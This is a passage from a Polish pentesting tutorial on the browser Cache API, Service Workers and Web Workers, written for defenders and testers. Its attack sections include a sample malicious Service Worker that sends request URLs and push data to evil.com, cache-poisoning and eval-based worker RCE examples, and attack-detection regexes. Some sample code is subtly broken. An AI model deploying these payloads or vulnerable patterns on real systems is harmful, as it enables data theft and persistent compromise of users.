async function logout() {
  const keys = await caches.keys();
  await Promise.all(keys.map(k => caches.delete(k)));
  // ...
}

// 4. Używaj HTTPS i Content-Security-Policy
// Zapobiega MITM cache poisoning i XSS cache manipulation
```

14. Podsumowanie

Kluczowe fakty:

1. Cache API = programistyczny HTTP cache, przechowuje pary Request/Response
2. Zaprojektowany dla Service Workers — offline-first PWA
3. Persystentny między sesjami, izolowany per-origin
4. Dostępny z `window.caches` — XSS ma do niego dostęp
5. Główne zagrożenia: cache poisoning, cross-user data leak, persistent XSS

Dla pentestera:

- **Application → Cache Storage** w DevTools — przeglądaj zawartość
 - Sprawdź czy auth endpoints są cache'owane
 - Sprawdź co zostaje w cache po wylogowaniu
 - XSS + Cache API = możliwość persistent attack
-

Powiązania

Cache API

- Service Workers (Rozdział 19)
SW interceptuje requesty i używa Cache API do offline serving
 - Fetch API (Rozdział 11)
Cache API przechowuje Response objects z fetch()
 - IndexedDB (Rozdział 17)
Często używane razem – Cache API dla assets, IndexedDB dla danych
 - HTTP Cache (poza scope tego poradnika)
Cache API nadpisuje lub uzupełnia standardowy HTTP cache
-

Rozdział 19: Service Workers

1. Czym jest Service Worker

Service Worker (SW) to skrypt JavaScript działający w tle przeglądarki, w osobnym wątku od głównej strony, bez dostępu do DOM. Pełni rolę **programistycznego proxy** między stroną a siecią — interceptuje requesty HTTP, zarządza cache'm, obsługuje push notifications i background sync.

Service Worker jest fundamentem **Progressive Web Apps (PWA)** i jednym z najpotężniejszych — ale i najniebezpieczniejszych — mechanizmów webowych. Zarejestrowany SW trwa po zamknięciu strony i może działać w tle nawet gdy użytkownik nie odwiedza aplikacji.

Kluczowe cechy:

- Działa w osobnym wątku (Worker context) — nie ma dostępu do `window` ani DOM
- Interceptuje i może modyfikować/blokować/podmienić dowolny request w swoim scope
- Persystentny — przeżywa zamknięcie karty, wznowia się automatycznie
- Ograniczony do **HTTPS** (poza localhost) — wymóg bezpieczeństwa przeglądarki
- Scoped per origin + path (SW na `/app/` kontroluje tylko requesty do `/app/*`)

2. Dlaczego powstał

Problem: brak mechanizmu offline dla stron

Przed Service Workers:

- **AppCache** (HTML5) był pierwszą próbą offline capability — ale działał per-manifest, nie programistycznie
- AppCache był notoriously broken — trudny do debugowania, nieprzewidywalny
- Nie było możliwości interceptowania requestów ani programistycznej kontroli

AppCache → Service Workers (2014)

AppCache został zdeprecjonowany (usunięty w Chrome 85, 2020). Service Workers zastąpiły go z:

- Pełną programistyczną kontrolą przez JavaScript
- Możliwością interceptowania każdego requestu
- Integracja z Cache API i Background Sync
- Push API — powiadomienia push bez otwartej strony

3. Jak działa

Cykl życia Service Worker



Rejestracja

```

// w kontekście strony (window)
if ('serviceWorker' in navigator) {
  const registration = await navigator.serviceWorker.register('/sw.js', {
    scope: '/' // kontroluje requesty do tego path i poniżej
  });
  console.log('SW registered:', registration.scope);
}

```

Interceptowanie requestów (fetch event)

```
// W pliku sw.js (Service Worker context)
self.addEventListener('fetch', (event) => {
  const { request } = event;

  // SW może:
  // 1. Zwrócić odpowiedź z cache
  event.respondWith(caches.match(request));

  // 2. Zmodyfikować request
  const modified = new Request(request, {
    headers: { ...Object.fromEntries(request.headers), 'X-Custom': 'added-by-sw' }
  });
  event.respondWith(fetch(modified));

  // 3. Zablokować request
  event.respondWith(new Response('Blocked', { status: 403 }));

  // 4. Przekierować
  event.respondWith(fetch('https://mirror.example.com' + new URL(request.url).pathname));

  // 5. Nic nie robić (nie wywołać respondWith) → przeglądarka obsługuje normalnie
});
```

Install i Activate events

```
const CACHE_NAME = 'app-v3';
const ASSETS = ['/index.html', '/app.js', '/style.css'];

// Install: precache
self.addEventListener('install', (event) => {
  event.waitUntil(
    caches.open(CACHE_NAME)
      .then(cache => cache.addAll(ASSETS))
      .then(() => self.skipWaiting()) // aktywuj bez czekania
  );
});

// Activate: cleanup starych cache
self.addEventListener('activate', (event) => {
  event.waitUntil(
    caches.keys()
      .then(names => Promise.all(
        names.filter(n => n !== CACHE_NAME).map(n => caches.delete(n))
      ))
      .then(() => self.clients.claim()) // przejmij kontrolę nad otwartymi stronami
  );
});
```

Push i Background Sync

```
// Push notification (bez otwartej strony!)
self.addEventListener('push', (event) => {
  const data = event.data?.json() ?? {};
  event.waitUntil(
    self.registration.showNotification(data.title, {
      body: data.body,
      icon: '/icon.png',
      data: { url: data.url }
    })
  );
});

// Background Sync – wyślij dane gdy sieć wróci
self.addEventListener('sync', (event) => {
  if (event.tag === 'sendMessage') {
    event.waitUntil(syncMessages());
  }
});
```

4. Co dzieje się wewnątrz

Osobny wątek (Worker Thread)

SW działa w dedykowanym wątku renderera. Ma dostęp do:

- `fetch()` — sieciowe requesty
- `caches` — Cache API
- `indexedDB` — IndexedDB
- `crypto` — Web Crypto
- `self.clients` — dostęp do otwartych stron w scope

Nie ma dostępu do:

- `window`, `document`, `navigator` (poza częściowym)
- DOM
- `localStorage` / `sessionStorage`

Scope

Scope SW jest ograniczony przez **path** pliku SW:

- SW zarejestrowany z `/app/sw.js` → kontroluje requesty do `/app/*`
- SW z `/sw.js` → kontroluje wszystkie requesty na origin

Można zawęzić scope opcją `scope`:

```
navigator.serviceWorker.register('/sw.js', { scope: '/dashboard/' });
```

Persistent background execution

SW "śpi" gdy nie ma eventów, ale przeglądarki budzą go gdy:

- Strona w scope wykonuje request (fetch event)
- Nadchodzi push notification
- Background Sync trigger
- Periodic Background Sync (Chrome)

5. Analogiczny przykład z życia

Service Worker to ochroniarz/dispatcher w firmie:

- Stoi przy wejściu (proxy między stroną a siecią)
 - Każde wychodzące zamówienie (request) przez niego przechodzi
 - Może sprawdzić magazyn (Cache API) i wydać od razu
 - Może zablokować lub przekierować zamówienie
 - Działa nawet gdy biuro jest zamknięte (strona zamknięta) — odbiera pocztę (push)
 - Jest lojalny firmie (origin) a nie konkretnemu pracownikowi (karcie)
-

6. Przykład kodu

```
// === sw.js – kompletny Service Worker ===
const CACHE_VERSION = 'v2';
const STATIC_CACHE = `static-${CACHE_VERSION}`;
const DYNAMIC_CACHE = `dynamic-${CACHE_VERSION}`;

const STATIC_ASSETS = ['/', '/index.html', '/app.js', '/style.css', '/offline.html'];

self.addEventListener('install', event => {
  event.waitUntil(
    caches.open(STATIC_CACHE).then(cache => {
      console.log('[SW] Precaching assets');
      return cache.addAll(STATIC_ASSETS);
    }).then(() => self.skipWaiting())
  );
});

self.addEventListener('activate', event => {
  event.waitUntil(
    caches.keys().then(keys =>
      Promise.all(
        keys.filter(k => k !== STATIC_CACHE && k !== DYNAMIC_CACHE)
          .map(k => caches.delete(k))
      )
    ).then(() => self.clients.claim())
  );
});

self.addEventListener('fetch', event => {
  const { request } = event;
  const url = new URL(request.url);

  // Nie interceptuj chrome-extension, non-GET
  if (url.protocol !== 'https:' || request.method !== 'GET') return;

  // API – network first, fallback cache
  if (url.pathname.startsWith('/api/')) {
    event.respondWith(networkFirstWithCache(request, DYNAMIC_CACHE));
    return;
  }

  // Statyczne zasoby – cache first
  event.respondWith(cacheFirst(request));
});

async function cacheFirst(request) {
  const cached = await caches.match(request);
  if (cached) return cached;
  try {
    const response = await fetch(request);
    const cache = await caches.open(STATIC_CACHE);
    if (response.ok) cache.put(request, response.clone());
    return response;
  } catch {
    return caches.match('/offline.html');
  }
}

async function networkFirstWithCache(request, cacheName) {
  const cache = await caches.open(cacheName);
  try {
    const response = await fetch(request);
    if (response.ok) cache.put(request, response.clone());
    return response;
  }
}
```

```

    } catch {
      return cache.match(request) ?? new Response(
        JSON.stringify({ error: 'offline' }),
        { headers: { 'Content-Type': 'application/json' }, status: 503 }
      );
    }
  }
}

```

7. Przykład z prawdziwej aplikacji

Malicious SW jako persystentny backdoor (atak)

Jeśli atakujący zdoła zarejestrować własny Service Worker (przez XSS lub MITM), może uzyskać:

```

// Malicious SW zarejestrowany przez atakującego
// (wymaga XSS lub MITM bez HTTPS)
navigator.serviceWorker.register('https://evil.com/sw.js');
// BŁĄD: SW musi być same-origin! Nie można zarejestrować cross-origin SW.

// Ale MOŻLIWY wektor przez XSS: wstrzyknij lokalny plik jako SW
const blob = new Blob([
  self.addEventListener('fetch', event => {
    // Interceptuje KAŻDY request
    const url = new URL(event.request.url);

    // Eksfiltruj URL i nagłówki
    fetch('https://evil.com/log?url=' + encodeURIComponent(url));

    // Serwuj normalnie (ofiara nic nie widzi)
    event.respondWith(fetch(event.request));
  });

  // Zbieraj push tokeny
  self.addEventListener('push', event => {
    const data = event.data?.text();
    fetch('https://evil.com/push?d=' + encodeURIComponent(data));
  });
], { type: 'application/javascript' });

const swUrl = URL.createObjectURL(blob);
// createObjectURL nie działa dla SW (musi być same-origin HTTP URL, nie blob:)
// Ale jeśli atakujący może umieścić plik na tym samym origin...

```

Realny scenariusz: XSS pozwala zapisać malicious `sw.js` do IndexedDB lub localStorage, ale bezpośredniej rejestracji cross-origin SW nie ma. Zagrożenie jest realne gdy:

1. Aplikacja pozwala na upload plików JS (hosting user content)
2. Subdomain takeover — `cdn.example.com` przejęty → rejestruje SW dla `cdn.example.com`

Cache poisoning przez SW


```
// Podatny SW który nie waliduje origin odpowiedzi
self.addEventListener('fetch', event => {
  event.respondWith(
    fetch(event.request).then(async response => {
      // BŁĄD: cache'uje każdą odpowiedź bez sprawdzenia statusu i origin
      const cache = await caches.open('v1');
      cache.put(event.request, response.clone());
      return response;
    })
  );
});
// Jeśli redirect prowadzi na evil.com → evil.com response cache'owany dla app.e
// xample.com URL
```

8. Typowe błędy programistów

Błąd 1: `skipWaiting()` bez myślenia

```
// PROBLEM: skipWaiting() powoduje że nowy SW przejmuje kontrolę natychmiast
// Stare karty nagle obsługiwane przez nowy SW – może powodować niespójności
self.addEventListener('install', e => {
  e.waitUntil(Promise.resolve().then(() => self.skipWaiting()));
});

// LEPIEJ: poinformuj użytkownika i daj mu wybrać
self.addEventListener('install', e => e.waitUntil(self.skipWaiting()));
// W stronie:
navigator.serviceWorker.addEventListener('controllerchange', () => {
  if (confirm('Dostępna aktualizacja. Przeładować?')) location.reload();
});
```

Błąd 2: SW na niewłaściwym scope

```
// BŁĄD: SW zarejestrowany z /admin/sw.js może kontrolować /admin/
// ale nie /api/ – requesty do /api/ nie są interceptowane!
navigator.serviceWorker.register('/admin/sw.js');
// fetch('/api/data') → NIE przechodzi przez SW

// POPRAWKA: umieść sw.js w roota jeśli chcesz kontrolować cały origin
navigator.serviceWorker.register('/sw.js'); // scope = '/'
```

Błąd 3: Fetch event bez `respondWith` — nieskończona pętla

```
// BŁĄD: SW interceptuje własne requesty → nieskończona pętla
self.addEventListener('fetch', event => {
  event.respondWith(fetch(event.request)); // ten sam request → SW → fetch → S
  // W...
  // (w praktyce przeglądarki mają zabezpieczenia, ale zachowanie jest undefin
  // ed)
});
```

9. Znaczenie dla bezpieczeństwa

SW jako persystentny backdoor

Raz zarejestrowany SW (przez XSS lub MITM):

- Przeżywa zamknięcie strony
- Działa po wylogowaniu (ale nie ma dostępu do cookies/tokens — chyba że je wcześniej skradł)
- Może interceptować WSZYSTKIE requesty w swoim scope
- Może podmienić odpowiedzi serwera na cachowane poisoned wersje

Usunięcie malicious SW jest trudne:

- Użytkownik musi manualnie odrejestrować SW przez DevTools
- Albo strona musi wywołać `registration.unregister()`
- Lub przeglądarka wyczyści SW po długim nieużywaniu (Firefox: 30 dni)

HTTPS requirement

Przeglądarki blokują rejestrację SW poza `localhost` bez HTTPS. To chroni przed:

- MITM podmianą skryptu `sw.js`
- MITM poisoned SW, który modyfikuje requesty

Ale jeśli HTTPS jest skonfigurowane błędnie (expired cert, mixed content) — rejestracja SW się nie powiedzie.

Subdomain Takeover → SW scope

```
Scenariusz:
1. app.example.com ma SW scope /
2. cdn.example.com (subdomain) jest opuszczony → takeover przez atakującego
3. cdn.example.com ≠ app.example.com (inny origin) → nie może zarejestrować SW dla app
→ Ten atak NIE działa przez SW scope

ALE:
1. static.app.example.com jest subdomeną
2. Aplikacja na app.example.com wykonuje fetch() do static.app.example.com
3. SW na app.example.com NIE kontroluje requestów do innego origin
→ Subdomain takeover wpływa na CORS/content, nie na SW
```

Powiązane CWE i ataki

- **CWE-494** — Download of Code Without Integrity Check
- **CWE-79** — XSS umożliwiający rejestrację malicious SW
- **Cache Poisoning** — SW cache'uje poisoned responses
- **Man-in-the-Middle** — brak HTTPS pozwala podmienić sw.js

10. Jak identyfikować podczas pentestu

DevTools → Application → Service Workers

1. **Application → Service Workers**
2. Widoczne są zarejestrowane SW, ich status (installing/waiting/active)
3. Możesz kliknąć URL skryptu → zobacz kod SW
4. **Bypass dla testów:** zaznacz "Bypass for network" — wszystkie requesty idą do sieci

5. **Update on reload** — wymusza reinstalację przy każdym reloadzie

Sources → Service Workers

- SW kod jest widoczny w zakładce **Sources** → **Service Workers**
- Możesz ustawiać breakpointsy w kodzie SW!
- Możesz debugować fetch event, install, activate

Console w kontekście SW

1. Application → Service Workers → kliknij "inspect" (lub w Sources → SW frame)
2. Console działa w kontekście SW — możesz wykonywać kod bezpośrednio

```
// W kontekście SW (Console po wybraniu SW context):
await caches.keys();           // lista cache'ów
await self.clients.matchAll(); // lista otwartych kart

// Sprawdź co interceptuje fetch
// (nie możesz bezpośrednio wywołać fetch event, ale możesz przeglądać cache)
```

Szukaj w kodzie SW

```
// Na stronie: znajdź rejestrację SW
navigator.serviceWorker.getRegistrations().then(regs => {
  regs.forEach(reg => {
    console.log('SW:', reg.scope, reg.active?.scriptURL);
  });
});

// Sprawdź czy SW jest aktywny
const reg = await navigator.serviceWorker.getRegistration();
console.log('SW state:', reg?.active?.state);
```

11. Jak testować bezpieczeństwo

- ☐ Czy SW interceptuje requesty z danymi uwierzytelnienia?
- ☐ Czy SW cache'uje odpowiedzi authenticated endpoints?
- ☐ Czy kod SW zawiera hardcoded secrets lub API keys?
- ☐ Czy SW jest dostępny przez HTTPS (nie HTTP)?
- ☐ Czy SW jest wersjonowany i stare wersje są inwalidowane?
- ☐ Czy wylogowanie unregistruje lub czyści SW?
- ☐ Czy scope SW jest zawężony do minimum (nie cały origin)?
- ☐ Czy SW waliduje requesty przed cache'owaniem (status code, origin)?
- ☐ Czy jest możliwość XSS → rejestracja malicious SW?
- ☐ Czy SW obsługuje push — czy token push jest chroniony?

12. Typowe scenariusze ataków

Scenariusz 1: XSS → malicious SW jako persistent backdoor

Warunki: XSS, brak CSP blokującego `worker-src`, możliwość serwowania JS z tego samego origin.

1. XSS injection na stronie
2. Payload tworzy malicious sw.js endpoint lub używa istniejącego SW
3. Atakujący modyfikuje SW przez Message API (self.postMessage w SW)
ALBO: XSS zapisuje payload do IndexedDB/SW cache, który zostaje załadowany przez SW
4. SW przejmuje kontrolę nad wszystkimi requestami
5. Persystuje po zamknięciu karty, restartuje się przy kolejnych wizytach

Scenariusz 2: Cache Poisoning przez open redirect

1. Aplikacja ma open redirect: /redirect?url=https://evil.com/fake-app.js
2. SW cache'uje: PUT('/app.js', RESPONSE_FROM_EVIL_COM)
3. Każdy kolejny request do /app.js → SW serwuje poisoned response
4. Usunięcie open redirecta nie usuwa poisoned cache

13. Jak się zabezpieczać

```
// 1. Content Security Policy dla SW
// W nagłówkach HTTP:
// Content-Security-Policy: worker-src 'self'
// Blokuje rejestrację SW z innych origin

// 2. Walidacja origin w SW
self.addEventListener('fetch', event => {
  const url = new URL(event.request.url);

  // Tylko same-origin requesty przez cache
  if (url.origin !== self.location.origin) {
    event.respondWith(fetch(event.request));
    return;
  }

  event.respondWith(cacheFirst(event.request));
});

// 3. Cache tylko bezpiecznych odpowiedzi
async function safeCacheResponse(request, response) {
  const url = new URL(request.url);

  // Nie cache'uj jeśli:
  if (request.method !== 'GET') return; // non-GET
  if (url.pathname.startsWith('/api/user')) return; // auth endpoints
  if (!response.ok) return; // błędy
  if (response.headers.get('Cache-Control')?.includes('no-store')) return;

  const cache = await caches.open('app-v1');
  await cache.put(request, response.clone());
}

// 4. Unregister SW przy wylogowaniu
async function logout() {
  const regs = await navigator.serviceWorker.getRegistrations();
  await Promise.all(regs.map(r => r.unregister()));
  const cacheKeys = await caches.keys();
  await Promise.all(cacheKeys.map(k => caches.delete(k)));
  window.location.href = '/login';
}
```

14. Podsumowanie


Kluczowe fakty:

1. Service Worker = skrypt działający w tle, interceptujący requesty między stroną a siecią
2. Działa tylko przez HTTPS (poza localhost) — wymóg bezpieczeństwa przeglądarki
3. Persystentny — przeżywa zamknięcie strony, nie ma dostępu do DOM
4. Kontroluje Cache API — może serwować lub podmienić dowolną odpowiedź
5. Główne zagrożenia: persistent backdoor przez XSS, cache poisoning, subdomain takeover

Dla pentestera:

- Application → Service Workers w DevTools — analizuj kod SW
- Sprawdź co SW cache'uje i czy to obejmuje auth endpoints
- Sprawdź czy wylogowanie czyści lub unregistruje SW
- "Bypass for network" w DevTools pozwala pominąć SW podczas testów

Powiązania



Rozdział 20: Web Workers

1. Czym są Web Workers

Web Workers to mechanizm JavaScript umożliwiający uruchamianie skryptów w **osobnych wątkach** w przeglądarce, równolegle z głównym wątkiem UI. Umożliwia to wykonywanie ciężkich obliczeniowo zadań bez blokowania interfejsu użytkownika i Event Loop.

Web Workers działają w **izolowanym kontekście** — bez dostępu do DOM, `window`, `document`, ale z dostępem do:

- `self` — globalny kontekst Worker
- `fetch()` — sieciowe requesty
- `IndexedDB` — baza danych
- `crypto` — Web Crypto API
- `postMessage()` — komunikacja z głównym wątkiem
- `importScripts()` — ładowanie dodatkowych skryptów

Typy Web Workers:

- **Dedicated Workers** — dedykowany do jednego kontekstu (strony)
- **Shared Workers** — współdzielony przez wiele kart tego samego origin (Rozdział 21)
- **Service Workers** — interceptują sieć, działają w tle (Rozdział 19)

2. Dlaczego powstał

Problem: single-threaded JavaScript blokuje UI

JavaScript jest single-threaded. Ciężkie obliczenia (przetwarzanie obrazów, kryptografia, parsowanie dużych plików) blokują Event Loop, co powoduje:


- Zamrożenie interfejsu użytkownika
- Brak responsywności na kliknięcia/scroll
- Dropped frames (< 60 fps)

Rozwiązanie: Web Workers (2009, HTML5)

Web Workers wprowadzono w specyfikacji HTML5 jako sposób na przeniesienie ciężkich zadań do osobnych wątków. Główny wątek pozostaje responsywny, Worker wykonuje obliczenia i zwraca wynik przez `postMessage`.

3. Jak działa

Tworzenie i komunikacja



API

```

// Główny wątek
const worker = new Worker('worker.js');           // Tworzenie
const worker2 = new Worker(URL.createObjectURL( // Inline worker
  new Blob(['self.onmessage = e => self.postMessage(e.data * 2)'],
    { type: 'application/javascript' })
));

worker.postMessage({ task: 'compute', data: [1,2,3] }); // Wyślij
worker.onmessage = (event) => console.log(event.data); // Odbierz
worker.onerror = (err) => console.error(err.message);   // Błędy
worker.terminate();                                   // Zatrzymaj
  
```

```

// W worker.js (Worker context)
self.onmessage = (event) => {
  const { task, data } = event.data;
  // ... ciężkie obliczenia ...
  self.postMessage({ result: computed });
};

// Można też używać addEventListener:
self.addEventListener('message', handler);
  
```

Transferable Objects

Domyślnie dane przesyłane przez `postMessage` są **kopiuwane** (Structured Clone). Dla dużych danych (ArrayBuffer) możliwe jest **przekazanie własności** (transfer) bez kopiowania:

```

const buffer = new ArrayBuffer(1024 * 1024); // 1 MB
// Kopiowanie – wolne dla dużych buforów:
worker.postMessage(buffer);

// Transfer – zero-copy, główny wątek traci dostęp:
worker.postMessage(buffer, [buffer]);
// Po transferze: buffer.byteLength === 0 w głównym wątku
  
```

Shared Memory z Atomics

```
// Współdzielona pamięć między wątkami (ES2017)
const sharedBuffer = new SharedArrayBuffer(4);
const sharedArray = new Int32Array(sharedBuffer);

worker.postMessage({ sharedBuffer });

// W Worker:
self.onmessage = ({ data }) => {
  const arr = new Int32Array(data.sharedBuffer);
  Atomics.store(arr, 0, 42); // atomicznie zapisz
  Atomics.notify(arr, 0, 1); // obudź wątek oczekujący
};

// Główny wątek może czytać (ale to blokuje – używaj ostrożnie):
Atomics.wait(sharedArray, 0, 0); // czekaj aż != 0
console.log(sharedArray[0]); // 42
```

4. Co dzieje się wewnątrz

Osobny proces lub wątek

W Chrome, Workers mogą działać w:

- Tym samym procesie co strona (Renderer process) — osobny wątek
- Lub w osobnym procesie — zależy od przeglądarki i systemu

Każdy Worker ma:

- Własny Event Loop
- Własny JavaScript heap (oddzielny od głównego wątku)
- Własny Microtask Queue i Macrotask Queue

Structured Clone dla `postMessage`

Dane przesyłane przez `postMessage` są **serializowane** algorytmem Structured Clone (ten sam co IndexedDB). Obsługuje Date, Map, Set, ArrayBuffer, Blob — ale NIE funkcje, DOM nodes, getters.

Brak shared mutable state (bez `SharedArrayBuffer`)

Każdy Worker ma własną kopię danych — brak domyślnego shared state. To eliminuje typowe problemy z multi-threadingiem (race conditions) ale wymaga kopiowania danych.

Z `SharedArrayBuffer` shared mutable state jest możliwe, ale wymaga synchronizacji przez `Atomics`.

5. Analogiczny przykład z życia

Web Workers to podwykonawcy w firmie:

- Główny pracownik (główny wątek) ma pełny dostęp do biura (DOM)
- Ciężkie zadania (analiza danych, kryptografia) zleca podwykonawcom (Workers)
- Podwykonawcy działają w osobnych pokojach bez dostępu do biura (brak DOM)

- Komunikacja przez wewnętrzną pocztę (postMessage/onmessage)
- Każdy podwykonawca otrzymuje kopię dokumentów (Structured Clone)
- Lub może mieć dostęp do współdzielonego segregatora (SharedArrayBuffer + Atomics)

6. Przykład kodu

```
// === main.js – wzorzec Worker Pool ===
class WorkerPool {
  constructor(workerScript, poolSize = navigator.hardwareConcurrency) {
    this.workers = Array.from({ length: poolSize }, () => ({
      worker: new Worker(workerScript),
      busy: false,
      queue: []
    }));

    this.workers.forEach(({ worker }, i) => {
      worker.onmessage = ({ data }) => {
        const slot = this.workers[i];
        slot.busy = false;
        const { resolve } = slot.queue.shift();
        resolve(data);
        if (slot.queue.length > 0) {
          this._dispatch(slot);
        }
      };
    });
  }

  run(task) {
    return new Promise((resolve, reject) => {
      const available = this.workers.find(s => !s.busy);
      const slot = available ?? this.workers[0]; // round-robin fallback

      slot.queue.push({ resolve, reject });
      if (!slot.busy) {
        slot.busy = true;
        slot.worker.postMessage(task);
      }
    });
  }

  terminate() {
    this.workers.forEach(({ worker }) => worker.terminate());
  }
}

// Użycie:
const pool = new WorkerPool('/crypto-worker.js', 4);
const hash = await pool.run({ data: largeBuffer, algorithm: 'SHA-256' });
```

```
// === crypto-worker.js ===
self.onmessage = async ({ data: { data, algorithm } }) => {
  const buffer = typeof data === 'string'
    ? new TextEncoder().encode(data)
    : data;

  const hashBuffer = await crypto.subtle.digest(algorithm, buffer);
  const hashArray = Array.from(new Uint8Array(hashBuffer));
  const hashHex = hashArray.map(b => b.toString(16).padStart(2, '0')).join('');

  self.postMessage({ hash: hashHex });
};
```

7. Przykład z prawdziwej aplikacji

Kryptografia po stronie klienta

```
// Szyfrowanie pliku w Worker (bez blokowania UI)
// main.js
async function encryptFile(file) {
  const worker = new Worker('/encryption-worker.js');

  const arrayBuffer = await file.arrayBuffer();

  return new Promise((resolve, reject) => {
    worker.onmessage = ({ data }) => {
      resolve(new Blob([data.encrypted], { type: 'application/octet-stream' }));
    };
    worker.terminate();
  });
  worker.onerror = reject;

  // Transfer arrayBuffer bez kopiowania
  worker.postMessage({ buffer: arrayBuffer, filename: file.name }, [arrayBuffer]);
}

// encryption-worker.js
self.onmessage = async ({ data: { buffer, filename } }) => {
  const key = await crypto.subtle.generateKey(
    { name: 'AES-GCM', length: 256 },
    false, // non-extractable
    ['encrypt']
  );

  const iv = crypto.getRandomValues(new Uint8Array(12));
  const encrypted = await crypto.subtle.encrypt({ name: 'AES-GCM', iv }, key, buffer);

  // Wróć przez postMessage (transfer encrypted buffer)
  self.postMessage({ encrypted, iv: iv.buffer }, [encrypted, iv.buffer]);
};
```

Analiza bezpieczeństwa w Worker

```
// Sanityzacja i analiza dużych plików log
// logAnalysisWorker.js
self.onmessage = ({ data: { logContent } }) => {
  const suspicious = [];
  const lines = logContent.split('\n');

  const patterns = [
    /\b(SELECT|INSERT|UPDATE|DELETE|DROP)\b/i, // SQL
    /<script[^\>]*>/i, // XSS
    /\.\.(\.|\|\\)/, // Path traversal
    /\b(eval|exec|system|passthru)\s*\(/i // Code injection
  ];

  lines.forEach((line, i) => {
    patterns.forEach(pattern => {
      if (pattern.test(line)) {
        suspicious.push({ line: i + 1, content: line, pattern: pattern.source });
      }
    });
  });

  self.postMessage({ suspicious, total: lines.length });
};
```

8. Typowe błędy programistów

Błąd 1: Zbyt częste postMessage z dużymi obiektami

```
// BŁĄD: wysyłanie dużego obiektu przez postMessage co 16ms
// Każde postMessage kopiuje cały obiekt przez Structured Clone
setInterval(() => {
  worker.postMessage(largeDataset); // kopiowanie 10MB co 16ms → katastrofa
}, 16);

// POPRAWKA 1: Transfer (zero-copy)
worker.postMessage(buffer, [buffer]); // główny wątek traci dostęp

// POPRAWKA 2: SharedArrayBuffer (wspólna pamięć)
const shared = new SharedArrayBuffer(1024 * 1024);
worker.postMessage({ shared }); // brak kopiowania, współdzielony dostęp
```

Błąd 2: Nieobsłużone błędy w Worker

```
// BŁĄD: błąd w Worker może być niezauważony
const worker = new Worker('task.js');
worker.postMessage('start');
// Jeśli task.js rzuca błąd – nie widać tego w głównym wątku!

// POPRAWKA: zawsze obsługuj onerror i onmessageerror
worker.onerror = (err) => {
  console.error('Worker error:', err.message, err.filename, err.lineno);
};
worker.onmessageerror = (err) => {
  console.error('Deserialization error:', err);
};
```

Błąd 3: Wyciek Worker (brak terminate)

```
// BŁĄD: tworzenie Workers bez ich kończenia
function processData(data) {
  const worker = new Worker('process.js');
  worker.postMessage(data);
  // Brak worker.terminate() → Worker żyje w pamięci na zawsze!
  // W pętli → memory leak + performance degradation
}

// POPRAWKA: terminate po zakończeniu
function processData(data) {
  const worker = new Worker('process.js');
  return new Promise((resolve) => {
    worker.onmessage = ({ data: result }) => {
      resolve(result);
      worker.terminate(); // ← ważne!
    };
    worker.postMessage(data);
  });
}
```

9. Znaczenie dla bezpieczeństwa

Izolacja Worker a XSS

Worker działa w izolowanym kontekście — nie ma dostępu do DOM ani localStorage. Ale:

```
// XSS w głównym wątku NIE daje bezpośredniego dostępu do Worker internals
// Ale: XSS może kontrolować co wysyłamy do Workera

// Podatna aplikacja — Worker wykonuje eval():
self.onmessage = ({ data }) => {
  eval(data); // ← NIGDY! Worker eval = Worker-context RCE
};

// XSS w głównym wątku:
worker.postMessage('self.postMessage(crypto.subtle....)'); // Worker RCE
```

Timing Attacks i SharedArrayBuffer

Spectre/Meltdown (2018) — ataki spekulatywnego wykonania wymagały precyzyjnych timerów. `SharedArrayBuffer` + `Atomics.wait` dawał timer z rozdzielczością $< 1\mu s$, co umożliwiało ataki Spectre.

W odpowiedzi przeglądarki **wyłączyły SharedArrayBuffer** (2018) i przywróciły go tylko gdy:

- Strona ma nagłówek `Cross-Origin-Opener-Policy: same-origin`
- Strona ma nagłówek `Cross-Origin-Embedder-Policy: require-corp`

To jest mechanizm **Site Isolation** i **COOP/COEP** (rozdziały 42 i 43).

```
// Sprawdź czy SharedArrayBuffer jest dostępny
if (typeof SharedArrayBuffer !== 'undefined') {
  // COOP/COEP jest ustawione — cross-origin isolation aktywne
  console.log('crossOriginIsolated:', self.crossOriginIsolated);
}
```

importScripts() jako wektor ataków

```
// W Worker można ładować skrypty zewnętrzne
importScripts('https://cdn.example.com/library.js');
// Jeśli cdn.example.com jest skompromitowany → Worker RCE

// ZABEZPIECZENIE: CSP z worker-src 'self'
